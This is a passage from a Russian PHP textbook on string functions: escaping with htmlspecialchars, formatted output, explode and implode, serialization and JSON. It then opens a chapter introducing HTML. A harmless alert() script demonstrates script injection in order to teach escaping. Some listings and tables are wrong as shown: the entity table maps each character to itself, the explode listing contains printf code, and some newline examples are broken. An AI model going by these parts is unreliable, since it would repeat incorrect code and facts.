Особенность функции `nl2br()` состоит в том, что тег `<br />` вставляется рядом с символом перевода строки, а не заменяет его собой. Такое поведение функции `nl2br()` может быть неподходящим, если текст предназначен для подстановки в скрипт JavaScript. В этом случае вместо функции `nl2br()` удобнее воспользоваться функцией `str_replace()`.

Функция `htmlspecialchars()` позволяет преобразовать HTML-код в безопасное представление. Применение этой функции гарантирует, что любой введенный пользователем код (PHP, JavaScript и т. д.) будет отображен, но выполняться не будет. Таким образом, функцию следует применять, если необходимо вывести в браузере какой-то код или обезопасить ввод пользователя.

Совет

Всегда применяйте эту функцию при обработке текстовых сообщений из формы, и вы будете надежно защищены от злоумышленников.

Функция `htmlspecialchars()` имеет следующий синтаксис:

```
htmlspecialchars(
    string $string,
    int $flags = ENT_QUOTES | ENT_SUBSTITUTE | ENT_HTML401,
    ?string $encoding = null,
    bool $double_encode = true
): string
```

Первый аргумент (`$string`) — это строка, в которой требуется выполнить преобразование. У функции несколько целей, и одна из них — обнаружить в строке специальные символы и преобразовать их в безопасный для HTML-кода вид (табл. 16.2).

Таблица 16.2. Преобразование символов функцией *`htmlspecialchars()`*

Символ	Замена
&	`&`
"	`"`
'	`'` **или** `'`
<	`<`
>	`>`

Второй необязательный аргумент (`$flags`) — определяет режим обработки двойных и одиночных кавычек. Он может принимать одну из констант:

- `ENT_COMPAT` — двойные кавычки заменяются символом `"`, а одиночные кавычки остаются без изменений;
- `ENT_QUOTES` — в этом режиме преобразуются и двойные, и одиночные кавычки, последние заменяются символом `'`;
- `ENT_NOQUOTES` — двойные и одиночные кавычки остаются без изменений;
- `ENT_IGNORE` — отбрасывает некорректные кодовые последовательности, удаляя их из строки;
- `ENT_SUBSTITUTE` — заменяет некорректные кодовые последовательности символом замены Unicode `U+FFFD` (в случае использования UTF-8) или `&#xFFFD;` (при использовании другой кодировки) вместо возврата пустой строки;
- `ENT_DISALLOWED` — запрещает вывод в случае обнаружения некорректной последовательности символов;
- `ENT_HTML401` — обработка кода в соответствии с HTML 4.01: для одиночных кавычек используется последовательность `'`;
- `ENT_XML1` — обработка кода в соответствии с XML 1: для одиночных кавычек вместо `'` используется последовательность `'`;
- `ENT_XHTML` — обработка кода в соответствии с XHTML: для одиночных кавычек вместо `'` используется последовательность `'`;
- `ENT_HTML5` — обработка кода в соответствии с HTML 5: для одиночных кавычек вместо `'` используется последовательность `'`.

Третий необязательный аргумент (`$encoding`) принимает строку с названием кодировки, которую можно задать при помощи директивы `default_charset` конфигурационного файла php.ini. В последних версиях PHP в качестве кодировки по умолчанию используется UTF-8.

Последний аргумент (`$double_encode`) позволяет управлять режимом повторного кодирования HTML-тегов. По умолчанию повторное кодирование включено, и если в строке `$string` встречается последовательность `&`, являющаяся HTML-представлением амперсанда, она превратится в `&`, а еще одно преобразование `htmlspecialchars()` превратит эту последовательность в `&`. Для того чтобы предотвратить такие преобразования при повторных вызовах, следует установить значение `$double_encode` в `false`.

В листинге 16.19 приведен вывод безобидного JavaScript-кода.

Листинг 16.19. Вывод JavaScript-кода при помощи PHP-скрипта. Файл javascript.php

```
<?php
$text = <<<html
          <script language="JavaScript">
          alert("Приветик!");
          </script>
        html;

echo $text;
```

Если обратиться к этому скрипту в браузере, можно обнаружить, что происходит выполнение JavaScript-кода (рис. 16.5).




Рис. 16.5. Выполнение JavaScript-кода

Но если информация в переменную `$text` поступает от пользователя — например, через страницу регистрации или форму комментария, любой посетитель вашего сайта получает возможность выполнять произвольный JavaScript-код.

То есть злоумышленник может получить возможность поместить на страницу вашего сайта перенаправление на другой сайт. А в самом плохом случае сможет похитить пароли ваших посетителей. Современные браузеры пытаются максимально обезопасить пользователей от возможных опасностей и затруднить жизнь злоумышленникам. Однако исключение брешей безопасности ложится на плечи разработчика. Если вы не задумывали выполнение произвольного JavaScript-кода, его необходимо предотвратить.

Исправим код из листинга 16.20, пропустив вывод через функцию `htmlspecialchars()`.

Листинг 16.20. Экранирование специальных символов. Файл htmlspecialchars.php

```
<?php
$text = <<<html
          <script language="JavaScript">
          alert("Приветик!");
          </script>
        html;

echo htmlspecialchars($text);
```

Результат работы скрипта из листинга 16.20 будет выглядеть следующим образом (рис. 16.6).



Рис. 16.6. Экранирование специальных символов

Так как функция `htmlspecialchars()` по умолчанию работает с кодировкой UTF-8, теперь возможна ситуация, когда ей передается строка с недопустимой для UTF-8 последовательностью. Управлять реакцией функции на такие недопустимые последовательности можно при помощи параметра `$flags`, который способен принимать одну из описанных ранее констант: `ENT_IGNORE`, `ENT_SUBSTITUTE` и `ENT_DISALLOWED` (листинг 16.21).

Листинг 16.21. Дополнительные параметры. Файл wrong_symbols.php

```
<?php
$str = "Некорректный для UTF-8 символ \x80";

echo 'ENT_IGNORE: ' .
     htmlspecialchars($str, ENT_IGNORE) .
     '<br />';
echo 'ENT_SUBSTITUTE: ' .
      htmlspecialchars($str, ENT_SUBSTITUTE) .
      '<br />';
echo 'ENT_DISALLOWED: ' .
      htmlspecialchars($str, ENT_DISALLOWED) .
      '<br />';
```

Здесь в строку `$str` встраивается символ `\x80`, который не должен присутствовать в UTF-8 строке. Константа `ENT_IGNORE` позволяет вывести его как есть, использование `ENT_SUBSTITUTE` приводит к выводу вместо него символа замены, а `ENT_DISALLOWED` предотвращает вывод всего текста.

Результат работы программы из этого примера представлен на рис. 16.7.




Рис. 16.7. Предотвращение недопустимых последовательностей

В ряде случаев удобнее вообще удалить HTML-теги из текста. Для этого предназначена специальная функция `strip_tags()`, которая имеет следующий синтаксис:

```
strip_tags(string $string, array|string|null $allowed_tags = null): string
```

Функция удаляет из строки `$string` все HTML-теги, кроме тех, которые указываются в параметре `$allowable_tags`.

В листинге 16.22 приводится пример использования функции `strip_tags()`. Для того чтобы был виден результат, перед выводом в окно браузера он пропускается через функцию `htmlspecialchars()`.

Листинг 16.22. Удаление тегов. Файл strip_tags.php

```
<?php
$str = <<<html
          <p>Параграф.</p>
          <!-- Comment -->
          Еще немного текста
       html;

echo htmlspecialchars(strip_tags($str));
echo '<br />';
echo htmlspecialchars(strip_tags($str, '<p>'));
```

Результатом работы скрипта из листинга 16.22 будут следующие строки:

```
Параграф. Еще немного текста
<p>Параграф.</p> Еще немного текста
```

Функции форматных преобразований

Функции этой группы осуществляют вывод информации в окно браузера и ее форматирование.

Для форматного вывода предназначены функции семейства `printf()`. Функция `printf()` имеет следующий синтаксис:

```
printf(string $format, mixed ...$values): int
```

В качестве первого аргумента функция `printf()` принимает строку форматирования, а в качестве последующих — переменные, определяемые строкой форматирования (количество аргументов функции не ограничено).

Строка форматирования, помимо обычных символов, может содержать специальные последовательности символов, начинающиеся со знака `%`, которые называют *определителями преобразования*. В примере, представленном в листинге 16.23, определитель преобразования `%d` подставляет в строку число, которое передается в качестве второго аргумента функции.

Листинг 16.23. Использование определителя %d. Файл printf.php

```
<?php
printf('Первое число - %d', 26); // Первое число - 26
```

Буква `d`, следующая за знаком `%`, определяет тип аргумента (целое, строка и т. д.) и поэтому называется *определителем типа*. В табл. 16.3 представлены определители типа, которые допускаются в строке формата функции `printf()`.

В листинге 16.24 демонстрируется форматный вывод числа 5867 с использованием разнообразных определителей типа.

Таблица 16.3. *Определители типа функции* `printf()`

Определитель	Описание
`%b`	Определитель целого, которое выводится в виде двоичного числа
`%c`	Спецификатор символа, используется для подстановки в строку формата символов `char` — например: `'a'`, `'w'`, `'0'`, `'\0'`
`%d`	Спецификатор десятичного целого числа со знаком, используется для подстановки целых чисел — например: 0, 100, –45
`%e`	Спецификатор числа в научной нотации — например, число 1200 в этой нотации записывается как `1.2e+03`, а число 0.01 — как `1e-02`
`%f`	Спецификатор десятичного числа с плавающей точкой — например: 156.001
`%o`	Спецификатор для подстановки в строку формата восьмеричного числа без знака
`%s`	Спецификатор для подстановки в строку формата строки
`%u`	Спецификатор десятичного целого числа со знаком, используется для подстановки целых чисел без знака
`%x`	Спецификатор для подстановки в строку формата шестнадцатеричного числа без знака (строчные буквы для a, b, c, d, e, f)
`%X`	Спецификатор для подстановки в строку формата шестнадцатеричного числа без знака (прописные буквы для A, D, C, D, E, F)
`%%`	Обозначение одиночного символа `%` в строке вывода

Листинг 16.24. Работа с определителями типа. Файл printf_number.php

```
<?php
$number = 5867;
printf('Двоичное число: %b<br />', $number);
printf('Десятичное число: %d<br />', $number);
printf('Число с плавающей точкой: %f<br />', $number);
printf('Восьмеричное число: %o<br />', $number);
printf('Строковое представление: %s<br />', $number);
printf('Шестнадцатеричное число (нижний регистр): %x<br />', $number);
printf('Шестнадцатеричное число (верхний регистр): %X<br />', $number);
```

Результат работы скрипта:

```
Двоичное число: 1011011101011
Десятичное число: 5867
Число с плавающей точкой: 5867.000000
Восьмеричное число: 13353
Строковое представление: 5867
Шестнадцатеричное число (нижний регистр): 16eb
Шестнадцатеричное число (верхний регистр): 16EB
```

Использование определителя типа `x` для шестнадцатеричных чисел удобно при формировании цвета в HTML-тегах (листинг 16.25).

Листинг 16.25. Формировании цвета в HTML-тегах. Файл printf_color.php

```
<?php
$red = 255;
$green = 255;
$blue = 100;
printf('#%X%X%X', $red, $green, $blue); // #FFFF64
```

Между символом `%` и определителем типа может быть расположен *определитель заполнения*. Определитель заполнения состоит из символа заполнения и числа, которое определяет, сколько символов отводится под вывод. Все не занятые параметром символы будут заполнены символом заполнителя. Так, в листинге 16.26 под вывод числа 45 отводится пять символов — поскольку само число занимает лишь два символа, три ведущих символа будут содержать символ заполнения.

Листинг 16.26. Форматирование числового вывода. Файл printf_int.php

```
<?php
echo '<pre>';
printf('% 5d\n', 45); // '   45'
printf('%05d\n', 45); // '00045'
echo '</pre>';
```

Применение определителя типа `f` позволяет вывести число в десятичном формате. При этом очень часто требуется вывести строго определенное число символов после запятой — например, для вывода денежных единиц, где обязательным требованием являются два знака после запятой. В этом случае прибегают к *определителю точности*, который следует сразу за определителем ширины и представляет собой точку и число символов, отводимых под дробную часть числа (листинг 16.27).

Листинг 16.27. Вывод заданного числа символов после запятой. Файл printf_float.php

```
<?php
echo '<pre>';
printf('%8.2f\n', 1000.45684); // 1000.46
printf('%.2f\n', 12.92869);    // 12.93
```

В первом случае под все число отводятся 8 символов, два из которых будут заняты мантиссой числа. Во втором случае ограничение накладывается только на количество цифр после точки.

Функция `number_format()` форматирует число с плавающей точкой. Функция имеет следующий синтаксис:

```
number_format(
    float $num,
    int $decimals = 0,
    ?string $decimal_separator = ".",
    ?string $thousands_separator = ","
): string
```

До версии PHP 8.0 эта функция форматирует число с плавающей точкой с разделением его на триады с указанной точностью. Она может быть вызвана с двумя или с четырьмя аргументами, но не с тремя!

Параметр `$decimals` задает, сколько цифр после запятой должно быть у числа в выходной строке. Параметр `$decimal_separator` представляет собой разделитель целой и дробной частей, а параметр `$thousands_separator` — разделитель триад в числе (если указать на его месте пустую строку, то триады не отделяются друг от друга).

В PHP существует еще несколько функций для выполнения форматных преобразований, и среди них `sscanf()` и `fscanf()`, которые часто применяются в C. Однако в PHP их использование весьма ограниченно — чаще всего для разбора строк оказывается гораздо выгоднее привлечь регулярные выражения или функцию `explode()` (см. далее). Именно по этой причине мы здесь не уделяем функциям `sscanf()` и `fscanf()` повышенного внимания.

Объединение и разбиение строк

Функция `explode()` предназначена для разбивки строки по определенному разделителю и имеет следующий синтаксис:

```
explode(string $separator, string $string, int $limit = PHP_INT_MAX): array
```

Функция возвращает массив из строк, каждая из которых соответствует фрагменту исходной строки `$string`, находящемуся между разделителями, определяемыми параметром `$separator`.

Необязательный параметр `$limit` задает максимальное количество элементов в результирующем массиве. Оставшаяся (неразделенная) часть будет содержаться в последнем элементе. Пример использования функции `explode()` приводится в листинге 16.28.

Листинг 16.28. Использование функции `explode()`. Файл explode.php

```
<?php
echo '<pre>';
printf('% 4d\n', 45); // '   45'
printf('%04d\n', 45); // '00045'
echo '</pre>';
```

Функция `implode()` является обратной `explode()` функцией, осуществляет объединение элементов массива в строку и имеет следующий синтаксис:

```
implode(string $separator, array $array): string
```

Функция возвращает строку, которая содержит элементы массива, заданного в параметре `$array`, между которыми вставляется значение, указанное в параметре `$separator`. Пример использования функции приводится в листинге 16.29.

Листинг 16.29. Использование функции `implode()`. Файл implode.php

```
<?php
$arr = ['Сидоров', 'Иван', 'Петрович'];
echo implode(', ', $arr); // Сидоров, Иван, Петрович
```

Часто в HTML требуется ограничить количество символов на одной строке, поскольку слишком длинное слово или предложение могут нарушить дизайн страницы. Для этого предназначена функция `wordwrap()`, которая переносит заданное количество символов с использованием символа разрыва строки. Функция имеет следующий синтаксис:

```
wordwrap(
    string $string,
    int $width = 75,
    string $break = "\n",
    bool $cut_long_words = false
): string
```

Функция разбивает блок текста `$string` на несколько строк, которые завершаются символами `$break` (по умолчанию это перенос строки — `\n`), так, чтобы в одной строке было не более `$width` символов (по умолчанию 75). Поскольку разбиение происходит по границам слов, текст остается вполне читаемым (листинг 16.30).

> ***Примечание***
>
> **Проблему авторазбиения слов можно решить на стороне браузера, воспользовавшись CSS-свойством** `word-wrap`.

Листинг 16.30. Разбиение текста функцией `wordwrap()`. Файл wordwrap.php

```
<?php
$str = 'Здесь может быть любой текст';
echo wordwrap($str, 10, '<br />');
```

Результат работы скрипта:

```
Здесь
может
быть
любой
текст
```

Если аргумент `$cut_long_words` установлен в `true`, разрыв делается точно в заданной позиции, даже если это приводит к разрыву слова. В последнем случае зачастую разумнее использовать тег `<wbr />`, который срабатывает, только если в разрыве возникает необходимость — например, когда при уменьшении размера окна слово перестает целиком помещаться в строке.

Сериализация объектов и массивов

Функция `serialize()` упаковывает массивы и объекты в строку, а `unserialize()` — наоборот, распаковывает их из строки. Можно преобразовать массив или объект в строку, сохранить его на жесткий диск или отправить по сети, а потом восстановить обратно в оперативную память исходные массив или объект.

Синтаксис функции `serialize()` таков:

```
serialize(mixed $value): string
```

В качестве аргумента функция принимает массив или объект, возвращая его в виде закодированной строки. Симметричная ей функция `unserialize()` принимает в качестве аргумента закодированную строку, возвращая массив или объект:

```
unserialize(string $data, array $options = []): mixed
```

В листинге 16.31 демонстрируется использование обеих функций.

Листинг 16.31. Упаковка и распаковка массива. Файл serialize.php

```
<?php
$numbers = [23, 45, 34, 2, 12];

// Упаковываем массив в строку
$str = serialize($numbers);
echo "$str<br />";

// Извлекаем массив из строки
$arr = unserialize($str);
echo '<pre>';
print_r($arr); // [23, 45, 34, 2, 12]
echo '</pre>';
```

Результатом работы скрипта из листинга 16.31 будут следующие строки:

```
a:5:{i:0;i:23;i:1;i:45;i:2;i:34;i:3;i:2;i:4;i:12;}
Array
(
    [0] => 23
    [1] => 45
    [2] => 34
    [3] => 2
    [4] => 12
)
```

JSON-формат

Процедура сериализации, описанная в предыдущем разделе, имеет несколько недостатков. Так, при попытке сериализовать уже сериализованные данные, восстановить строку при помощи функции `unserialize()` может не получиться. Кроме того, для восстановления данных, сериализованных в других языках программирования, может потребоваться воссоздание собственной функции `unserialize()`. Последнее может быть весьма утомительным, поскольку языки часто используют собственные механизмы сериализации и не содержат вспомогательных инструментов для работы с сериализованными объектами PHP.

Поэтому для сохранения массива в строку чаще прибегают к формату JSON, который в последние годы прибрел большую популярность среди веб-разработчиков. Формат представляет собой объект JavaScript. Одним из достоинств этого формата является его легкое восприятие человеком. Формат позволяет задавать строковые, числовые значе-

ния и организовывать вложенные структуры, аналогичные ассоциативным массивам PHP:

```
{
  "employee": "Иван Иванов"
  "phones": [
      "916 153 2854",
      "916 643 8420"
  ]
}
```

В языке JavaScript JSON может использоваться непосредственно — как объект языка. Благодаря этому формат интенсивно применяется для асинхронных AJAX-запросов. В PHP доступны две функции для работы с JSON: `json_encode()` и `json_decode()`.

Функция `json_encode()` преобразует переменную `$value` в JSON-последовательность и имеет следующий синтаксис:

```
json_encode(mixed $value, int $flags = 0, int $depth = 512): string|false
```

Параметр `$value` может принимать любой тип, за исключением `resource`. Следующий параметр (`$flags`) представляет собой битовую маску из флагов, часть которых приведена в табл. 16.4. Последний параметр (`$depth`) задает максимальную глубину генерируемого JSON-объекта.

Таблица 16.4. Константы, определяющие режим работы функции *`json_encode()`*

Константа	Действие
`JSON_HEX_TAG`	Символы угловых скобок < и > кодируются в UTF-8 коды `\u003C` и `\u003E`
`JSON_HEX_AMP`	Символ амперсанда & кодируется в UTF-8 код `\u0026`
`JSON_HEX_APOS`	Символ апострофа ' кодируется в UTF-8 код `\u0027`
`JSON_HEX_QUOT`	Символ кавычки " кодируется в UTF-8 код `\u0022`
`JSON_FORCE_OBJECT`	При использовании списка вместо массива выдавать объект — например, когда список пуст или принимающая сторона ожидает объект
`JSON_NUMERIC_CHECK`	Кодирование строк, содержащих числа, как числа. По умолчанию возвращаются строки
`JSON_BIGINT_AS_STRING`	Кодирует большие целые числа в виде их строковых эквивалентов
`JSON_PRETTY_PRINT`	Использовать пробельные символы в возвращаемых данных для их форматирования
`JSON_UNESCAPED_SLASHES`	Символ / не экранируется
`JSON_UNESCAPED_UNICODE`	Многобайтные символы UTF-8 отображаются как есть (по умолчанию они кодируются так: *`\uXXXX`*)

В листинге 16.32 приводится пример использования функции `json_encode()`.

Листинг 16.32. Использование функции `json_encode()`. Файл json_encode.php

```
<?php
$arr = [
    'employee' => 'Иван Иванов',
    'phones' => [
        '916 153 2854',
        '916 643 8420'
    ]
];
echo json_encode($arr);
```

Результат работы этого скрипта может отличаться от ожидаемого, особенно если значения содержат строки на русском языке. Дело в том, что по умолчанию функция `json_encode()` кодирует символы UTF-8 в последовательность `\uXXXX`.

```
{"employee":"\u0418\u0432\u0430\u043d \u0418\u0432\u0430\u043d\u043e\u0432",
"phones":["916 153 2854","916 643 8420"]}
```

Для того чтобы предотвратить такое кодирование, потребуется настроить работу функции при помощи второго параметра (`$flags`), который может принимать значения из табл. 16.4.

Нам также потребуется константа `JSON_UNESCAPED_UNICODE` — чтобы предотвратить кодирование UTF-8, который и так прекрасно обрабатывается всеми остальными языками, включая JavaScript (листинг 16.33).

Листинг 16.33. Убираем кодирование русских букв. Файл json_encode_unescaped.php

```
<?php
$arr = [
    'employee' => 'Иван Иванов',
    'phones' => [
        '916 153 2854',
        '916 643 8420'
    ]
];
echo json_encode($arr, JSON_UNESCAPED_UNICODE);
```

В случае, если потребуется указать несколько флагов, их следует объединить при помощи оператора побитового ИЛИ `|`, который подробно рассматривался в *главе 8*:

```
echo json_encode($arr, JSON_UNESCAPED_UNICODE | JSON_UNESCAPED_SLASHES);
```

Для преобразования JSON-строки в массив PHP предназначена функция `json_decode()`:

```
json_decode(
    string $json,
    ?bool $associative = null,
    int $depth = 512,
    int $flags = 0
): mixed
```

Функция принимает JSON-строку `$json` и возвращает ассоциативный массив PHP, если значение параметра `$associative` выставлено в `true`. Если значение этого параметра выставлено в `false` или параметр не указан, возвращается объект. Параметр `$depth` задает максимальную глубину вложенности JSON. Необязательный параметр `$options` в настоящий момент принимает только одно значение — `JSON_BIGINT_AS_STRING`, при установке которого слишком большие целые числа преобразуются в вещественные.

В листинге 16.34 приводится пример использования функции `json_decode()`, которая переводит JSON-строку, полученную в предыдущем примере, в массив.

Листинг 16.34. Использование функции `json_decode()`. Файл json_decode.php


```
<?php
$json = '{"employee":"Иван Иванов","phones":["916 153 2854","916 643 8420"]}';
$arr = json_decode($json, true);
echo '<pre>';
print_r($arr);
echo '</pre>';
```

Результат выполнения скрипта из листинга 12.31 выглядит следующим образом:

```
Array
(
    [employee] => Иван Иванов
    [phones] => Array
        (
            [0] => 916 153 2854
            [1] => 916 643 8420
        )
)
```

Резюме

В этой главе мы познакомились с кодировкой UTF-8, научились настраивать PHP для корректной работы с ней, рассмотрели большинство основных функций PHP для работы со строками. В главе также описаны функции для поиска и замены в строках, форматирования больших блоков текста: удаления и «экранирования» тегов, разбиения текста на строки, упаковка массивов и объектов в строку с последующей их распаковкой.



ГЛАВА 17

Язык разметки HTML

Листинги этой главы находятся в каталоге *html* сопровождающего книгу файлового архива.

Мы создаем PHP-скрипты, чтобы обеспечить работу веб-сайта. Ответы веб-сайта пользователь запрашивает через браузер. Браузер, получив ответы, формирует веб-страницу и ее содержимое. Чтобы отрисовать страницу, браузеру приходится выполнить несколько запросов на загрузку текста, изображений, таблиц стилей. Все эти компоненты нужны для отображения страницы и ее оформления.

PHP — это язык, специально созданный для веб-разработки. Чтобы изучить его возможности, нам потребуется создавать формы, работать с сессией, cookie и использовать другие технологии. Все это невозможно без взаимодействия с браузером, поэтому нам придется научиться говорить на языке браузера.

Откуда браузер знает, какие элементы и изображения нужно загружать? Всю эту информацию он берет из самого первого запроса, который отправляется либо прямым обращением к адресной строке, либо переходом по ссылке. В ответ на этот запрос браузер получает страницу, созданную на языке разметки HTML. Правила этого языка сообщают, как должна формироваться страница и откуда загружать недостающие элементы.

Мы уже частично использовали возможности HTML. Например, для более элегантного отображения в браузере добавляли перевод строки при помощи тега `<br />`. При рассмотрении массивов и объектов для сохранения структуры переносов и отступов в отладочном выводе часто использовали теги `<pre>` и `</pre>`. В *главе 11* для формирования списков прибегали к тегам `<ul>` и `<li>`. Но язык разметки HTML обладает гораздо более широкими возможностями. Настало время их изучить.

Зачем нужен HTML?

HTML, Hypertext Markup Language — это язык гипертекстовой разметки. В его задачи входит *разметка структуры документа*: что документ содержит и чем элементы этих документов отличаются друг от друга. Процесс создания такого документа «руками» называется *версткой*.

Сайты просматриваются пользователями с какого-либо устройства. Причем устройства эти могут обладать разными возможностями для отображения информации. Один и тот

же сайт может открываться как на смартфоне, так и на 4К-мониторе. Отображаемая устройством на странице сайта информация будет одной и той же, но выглядеть она, скорее всего, будет по-разному.

Язык разметки HTML не предназначен для просмотра человеком — он «объясняет» устройствам, отображающим содержание страницы, что должно быть на ней показано. При этом устройства самостоятельно принимают решение о том, как сформировать страницу. Если в PHP мы шаг за шагом «рассказываем» интерпретатору, что ему следует делать, то с помощью HTML мы сообщаем компьютеру, что хотим видеть на странице, — задаем ему цель. А браузер устройства сам решает, как он добьется этой цели. Поэтому HTML относится к *декларативным* языкам программирования. В таких языках мы сразу определяем цель, не расписывая компьютеру промежуточные этапы и алгоритмы достижения этой цели.

> ***Пояснение***
>
> Одним из частых предметов спора веб-разработчиков является вопрос: можно ли называть HTML языком программирования. Понятие «язык программирования» — это сокращение от понятия «тьюринг-полный язык программирования», которое относится к языкам, при помощи которых можно создать любой другой тьюринг-полный язык. Например, PHP написан на C, но если сильно постараться, на PHP можно снова написать C. Этот новый вариант, вероятно, будет медленным, но вести себя будет точно так же, как исходный язык C. Это объясняет, почему компилятор C написан на C, хотя первые варианты были на ассемблере. Если бы существовала необходимость, можно было бы и PHP переписать на PHP. Это свойство тьюринг-полных языков программирования. Построить любой язык можно, если система, на которой осуществляется программирование, позволяет сохранять состояния — например 0 или 1. Используя только HTML, создать такие сохраняемые состояния нельзя, но если подключить каскадные таблицы стилей CSS, то это становится возможным.

HTML-код страницы

Структуру HTML-страницы можно в любой момент посмотреть, открыв в браузере панель веб-разработчика. Такая панель имеется в любом современном браузере — например, в Chrome она вызывается клавишей <F12> (рис. 17.1).

Как правило, в панели веб-разработчика отображается не исходный HTML-код, который был отправлен с сервера, а DOM-структура документа в оперативной памяти браузера. То есть она может быть скорректирована JavaScript-кодом.

В качестве альтернативы можно в контекстном меню выбрать пункт **Просмотр кода страницы** — на открывшейся странице должна отображаться оригинальная HTML-структура документа, полученная с сервера (рис. 17.2).

В листинге 17.1 приводится пример минимального HTML-документа.

Листинг 17.1. Простейшая HTML-страница. Файл hello.html

```
<!DOCTYPE html>
<html lang="ru">
  <head>
    <meta charset="utf-8" />
    <title>Привет, HTML!</title>
  </head>
```




Рис. 17.1. Просмотр структуры HTML-страницы https://php.net

